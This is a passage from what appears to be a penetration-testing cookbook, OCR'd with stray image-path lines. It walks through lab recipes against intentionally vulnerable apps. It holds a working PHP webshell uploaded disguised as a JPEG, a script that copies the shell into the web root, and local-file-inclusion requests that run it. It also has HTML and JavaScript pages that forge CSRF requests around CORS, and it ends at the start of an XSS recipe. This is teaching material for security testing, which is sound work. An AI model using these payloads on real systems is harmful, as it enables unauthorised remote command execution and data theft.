
```
GET /mutillidae/index.php?page=../../../tmp/sf-info.jpg
HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/mutillidae/index.php?page=source-viewer.
php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
                                </a>
                        </div>
                </td>
                <td valign="top">
                        <blockquote>
                        <!-- Begin Content -->
/owaspbwa/mutillidae-git
add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
browser-info.php
capture-data.php
captured-data.php
captured-data.txt
classes
client-side-control-challenge.php
credits.php
data
database-offline.php
directory-browsing.php
```

7. Now, let's create the webshell code and put the following code in a file named `webshell.php`:

```
&lt;?
system($_GET['cmd']);
echo '&lt;p>Type a command: &lt;form method="GET">&lt;input
type="text" name="cmd">&lt;/form>&lt;/p>';
?>
```

8. Upload the file, changing its extension and type as follows:



```
POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=upload-file.php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17; acopendivids=swingset,jotto,phpbb2,redmine;
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------26736501520993455822069697970
Content-Length: 741

-----------------------------26736501520993455822069697970
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"

/tmp
-----------------------------26736501520993455822069697970
Content-Disposition: form-data; name="MAX_FILE_SIZE"

20000
-----------------------------26736501520993455822069697970
Content-Disposition: form-data; name="filename"; filename="webshell.jpg"
Content-Type: image/jpeg

<?
system($_GET['cmd']);
echo '<p>Type a command: <form method="GET"><input type="text" name="cmd"></form></p>';
?>
-----------------------------26736501520993455822069697970
```


The question now is how to execute commands through the webshell. We cannot call it directly, as it is stored in `/tmp` and that is not directly accessible from the browser; we may be able to use the file inclusion vulnerability, but, as the webshell's code will be integrated with that of the including script (`index.php`), we depend on this script not doing any filtering or modification to the parameters provided. To work around that difficulties, we will upload another file to the server that renames the webshell to `.php` and moves it to the web root.

9. Send to repeater the request where we uploaded `sf-info.php`.
10. Change the filename to `rename.jpg` and adjust the `Content-Type`.

11. Replace the file's content with the following content:

```
&lt;?
system('cp /tmp/webshell.jpg /owaspbwa/mutillidae-
git/webshell.php');
system('ls');
?>
```


12. The following screenshot is how it should look:



```
POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=upload-file.php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------1585626881772356999116008770 2
Content-Length: 656

-----------------------------15856268817723569991160087702
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"

/tmp
-----------------------------15856268817723569991160087702
Content-Disposition: form-data; name="MAX_FILE_SIZE"

20000
-----------------------------15856268817723569991160087702
Content-Disposition: form-data; name="filename"; filename="rename.jpg"
Content-Type: image/jpeg

<?
system('cp /tmp/webshell.jpg /owaspbwa/mutillidae-git/webshell.php');
system('ls');
?>
```

```
HTTP/1.1 200 OK
Date: Thu, 16 Aug
2018 01:49:30 GMT
Server:
Apache/2.2.14
(Ubuntu)
mod_mono/2.4.3
PHP/5.3.2-1ubuntu4
.30 with
Suhosin-Patch
proxy_html/3.0.1
mod_python/3.3.1
Python/2.6.5
mod_ssl/2.2.14
OpenSSL/0.9.8k
Phusion_Passenger/
4.0.38
mod_perl/2.0.4
Perl/v5.10.1
Expires: Mon, 26
Jul 1997 05:00:00
GMT
Cache-Control:
no-store,
no-cache,
must-revalidate,
post-check=0,
pre-check=0,
no-cache="set-cook
```


13. As we did with `sf-info.jpg`, execute `rename.jpg` by exploiting LFI, as demonstrated in the following screenshot:



```
GET /mutillidae/index.php?page=../../../tmp/rename.jpg
HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/mutillidae/index.php?page=source-viewer.
php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
rene-magritte.php
repeater.php
robots-txt.php
robots.txt
secret-administrative-pages.php
set-background-color.php
set-up-database.php
show-log.php
site-footer-xss-discussion.php
source-viewer.php
sqlmap-targets.php
ssl-enforced.php
ssl-misconfiguration.php
styles
styling-frame.php
styling.php
test
text-file-viewer.php
upload-file.php
usage-instructions.php
user-agent-impersonation.php
user-info-xpath.php
user-info.php
user-poll.php
view-someones-blog.php
view-user-privilege-level.php
web-workers.php
webservices
webshell.php
xml-validator.php
```

14. Now, our webshell should be in the application's root directory. Navigate to `http://192.168.56.11/mutillidae/webshell.php`. The following screenshot shows system commands being executed through it:



```
www-data

Type a command:
```

How it works...

In this recipe, we identified a way to bypass restrictions on a file upload page in order to upload malicious code to the server. However, due to such restrictions, the uploaded files are not directly executable by the attacker, as they must be uploaded as images and they will be treated by the browser and server as such.

We used a Local File Inclusion vulnerability to execute some of the uploaded files. This works as a bypass on the file types restriction, but doesn't allow for a more complex functionality, such as webshell. First, we executed commands to get to know the internal server setup and discover the directories where it had the executable code stored.

Once we knew about the internal filesystem, we uploaded our webshell and added a second script to copy it to the web root directory so that we could call it directly from the browser.

Avoiding CORS restrictions in web services

Cross-Origin Resource Sharing (**CORS**) is a set of policies configured in the server side that tells the browser whether the server allows requests generated with script code at external sites (cross-origin requests), and from which sites, or whether it only accepts requests generated in pages hosted by itself (same origin). A correctly configured CORS policy can help in the prevention of Cross Site Request Forgery attacks, and although it is not enough, it can stop some vectors.


In this recipe, we will configure a web service that does not allow cross-origin requests and create a page that is able to send a forged request despite this request.

Getting ready

For this recipe, we will use the Damn Vulnerable Web Services. It can be downloaded from its GitHub address at `https://github.com/snoopysecurity/dvws`. Download the latest version and copy it to the OWASP BWA virtual machine (or download it straight to it); we will put the code in `/var/www/dvwebservices/`.

This code is a collection of vulnerable web services made with the purpose of security testing; we will modify one of them to make it less vulnerable. Open the `/var/www/dvwebservices/vulnerabilities/cors/server.php` file with a text editor; it may be nano, included by default in the VM: `nano /var/www/dvwebservices/vulnerabilities/cors/server.php`

Look for all the instances where the **Access-Control-Allow-Origin** header is set and comment each of those lines, as shown in the next screenshot:


vm_1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
GNU nano 2.2.2 File: vulnerabilities/cors/server.php Modified

```
<?php

$dictionary = array('secretword:one' => 'Kag8lzk0nM', 'secretword:two' => 'U6pI$

if ($_SERVER['REQUEST_METHOD'] == 'OPTIONS') {
    if (isset($_SERVER['HTTP_ACCESS_CONTROL_REQUEST_METHOD']) && $_SERVER['HTTP$
        //header('Access-Control-Allow-Origin: *');
        header('Access-Control-Allow-Headers: X-Requested-With, content-type, a$
    }
    exit;
}
```


We also need to add a couple lines of code for the correct processing of the request parameters; the final code should be as follows:

```
&lt;?php
$dictionary = array('secretword:one' => 'Kag8lzk0nM', 'secretword:two' =>
'U6pIy6w0yX', 'secretword:three' => '9c0v73UWkj');
if ($_SERVER['REQUEST_METHOD'] == 'OPTIONS') {
  if (isset($_SERVER['HTTP_ACCESS_CONTROL_REQUEST_METHOD']) &&
$_SERVER['HTTP_ACCESS_CONTROL_REQUEST_METHOD'] == 'POST') {
  //header('Access-Control-Allow-Origin: *');
  header('Access-Control-Allow-Headers: X-Requested-With, content-type,
access-control-allow-origin, access-control-allow-methods, access-control-
allow-headers');
  }
  exit;
}

$obj = (object)$_POST;
if(!isset($_POST["searchterm"]))
{
  $json = file_get_contents('php://input');
  $obj = json_decode($json);
}

if (array_key_exists($obj->searchterm, $dictionary)) {
 $response = json_encode(array('result' => 1, 'secretword' =>
$dictionary[$obj->searchterm]));
}
else {
 $response = json_encode(array('result' => 0, 'secretword' => 'Not
Found'));
}
header('Content-type: application/json');
if (isset($_SERVER['HTTP_ORIGIN'])) {
 //header("Access-Control-Allow-Origin: {$_SERVER['HTTP_ORIGIN']}");
 header('Access-Control-Allow-Credentials: true');
} else {
 //header('Access-Control-Allow-Origin: *');
 header('Access-Control-Allow-Credentials: true');
}
echo $response;
?>
```

How to do it...

Once we have the code in the server, we can browse the web service client at `http://192.168.56.11/dvwebservices/vulnerabilities/cors/client.php` and start our exercise. Remember to have a proxy such as Burp Suite or ZAP recording all the requests:

1. First, let's take a look at the normal operation, by browsing to `client.php`. It shows a secret word generated by the server.
2. If we go to the proxy, Burp Suite, in this case, we can see that the client makes a `POST` request to `server.php`. There are a few things to notice in this request, exemplified in the following screenshot:
    - The `Content-Type` header is `application/json`, which means that the body is in the JSON format.
    - The request's body is not in the standard HTTP request format (`param1=value&param2=value`), but as a JSON object definition, as specified by the header:




#	Host	Method	URL	Params	Edited	MIME type	Status
1462	http://192.168.56.11	GET	/dvwebservices/vulnerabilities/cors/client.php			HTML	200
1466	http://192.168.56.11	POST	/dvwebservices/vulnerabilities/cors/server.php	✓		JSON	200

```
POST /dvwebservices/vulnerabilities/cors/server.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwebservices/vulnerabilities/cors/client.php
Content-Type: application/json; charset=UTF-8
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: Content-Type
Content-Length: 31
Cookie: PHPSESSID=sad219s68je3bd4ds9miq0ms17; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTNiZTFhMmU4MzEwZWZmYTgxMTgyMTE0Mzg1YWM3YWUxBjsAVEkiEF9jc3JmX3Rva2VuBjs
ARkkiMWNWdC9aYXZyTWI3QUNJcEUvS01KWGtUNTY0bm5wT3c4aFRoYjdUSkw4WFU9BjsARg%3D%3D--fb4a7345f78ffc95e65384d062df8cb1f68856fb;
JSESSIONID=4DF4F98DB1918654409C1962BDEB51A2; Server=b3dhc3Bid2E=
Connection: close
Cache-Control: max-age=0

{"searchterm":"secretword:one"}
```

3. Suppose we want to do a CSRF attack over that request. If we want an HTML page to make a request in JSON format, we cannot use an HTML form; we need to use JavaScript. Create an HTML file, `CORS-json-request.html` in this example, with the following code:

```
&lt;html>
&lt;script>
function submit_request()
{
  xmlhttp=new XMLHttpRequest();
xmlhttp.open("POST","http://192.168.56.11/dvwebservices/vulnera
bilities/cors/server.php", true);
  xmlhttp.onreadystatechange=function()
  {
    if(xmlhttp.readyState==4 && xmlhttp.status == 200 )
    {
      document.write(xmlhttp.responseText);
    }
  }
  xmlhttp.send('{"searchterm":"secretword:one"}');
}
&lt;/script>
&lt;body>
&lt;input type="button" onclick="submit_request()"
value="Submit request">
&lt;/body>
&lt;/html>
```

4. The preceding code replicates the request made by `client.php`. Open it in the browser and click on **Submit** request. Nothing will happen, and the following screenshot shows why:



```
The character encoding of the HTML document was not declared. The document will render with garbled text in some browser
configurations if the document contains characters from outside the US-ASCII range. The character encoding of the page
must be declared in the document or in the transfer protocol.
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at http://192.168.56.11/dvwebservices
/vulnerabilities/cors/server.php. (Reason: CORS header 'Access-Control-Allow-Origin' missing).
```


According to the preceding error, the request is blocked by the browser because the server doesn't specify the allowed origins in its **Access-Control-Allow-Origin** header. This happened because we are requesting a resource (`server.php`) from an origin external to the server, a local file in our Kali VM.

5. The easiest way to work around this restriction is to create an HTML page that sends the same parameters in a `POST` request generated by an HTML form, as browsers do not check the CORS policy when submitting forms. Create another HTML file, `CORS-form-request.html`, with the following content:

```
&lt;html>
&lt;body>
&lt;form method="POST"
action="http://192.168.56.11/dvwebservices/vulnerabilities/cors
/server.php">
Search term: &lt;input type="text" name="searchterm"
value="secretword:one">
&lt;input type="submit" value="Submit form">
&lt;/form>
&lt;/body>
&lt;/html>
```

Browsers do not check CORS policy when submitting HTML forms; however, only `GET` and `POST` methods can be used in forms, which leaves out other common methods implemented in web services, such as `PUT` and `DELETE`.


6. Load CORS-form-request.html in the browser; it should look as follows:



file:///root/webpentest/c9/CORS-form-request.html

Search term: secretword:one

7. Click on **Submit form** request and take a look at how the server responds with a JSON object containing the secret word:



192.168.56.11/dvwebservices/vulnerabilities/cors/server.php

```
{"result":1,"secretword":"Kag8lzk0nM"}
```

8. Check the request in Burp Suite and verify that the `Content-Type` header is `application/x-www-form-urlencoded`.

How it works...

Our test application for this recipe was a web page (`client.php`) that consumed the `REST` web service (`server.php`) to retrieve a secret word. We attempted to use a web page in our local system to perform a CSRF attack, but it failed because the server doesn't define a CORS policy and the browser, by default, denies cross-origin requests.

We then made an HTML form to send the same parameters as in the JavaScript request, but in HTML form format, and it succeeded. It's not uncommon for web services to receive information in multiple formats, such as XML, JSON, or HTML forms, because they are intended to interface with many different applications; however, this openness may expose the web services to attacks, especially when vulnerabilities such as CSRF are not properly addressed.

Using Cross-Site Scripting to bypass CSRF protection and CORS restrictions


Oftentimes, when we, as penetration testers, describe XSS to our clients or to developers, we focus on the defacement and phishing/information theft aspects of its impact and overlook the fact that it can be used by the attacker to forge requests using the victim's session to perform any action available to the victim within the application.

In this recipe, we will illustrate this situation using an XSS attack to forge a request that is protected with an anti-CSRF token.

How to do it...

For this recipe, we will use the bWApp application in bee-box, `http://192.168.56.13/bWapp` in this example, and we will set the security level to **Medium**.

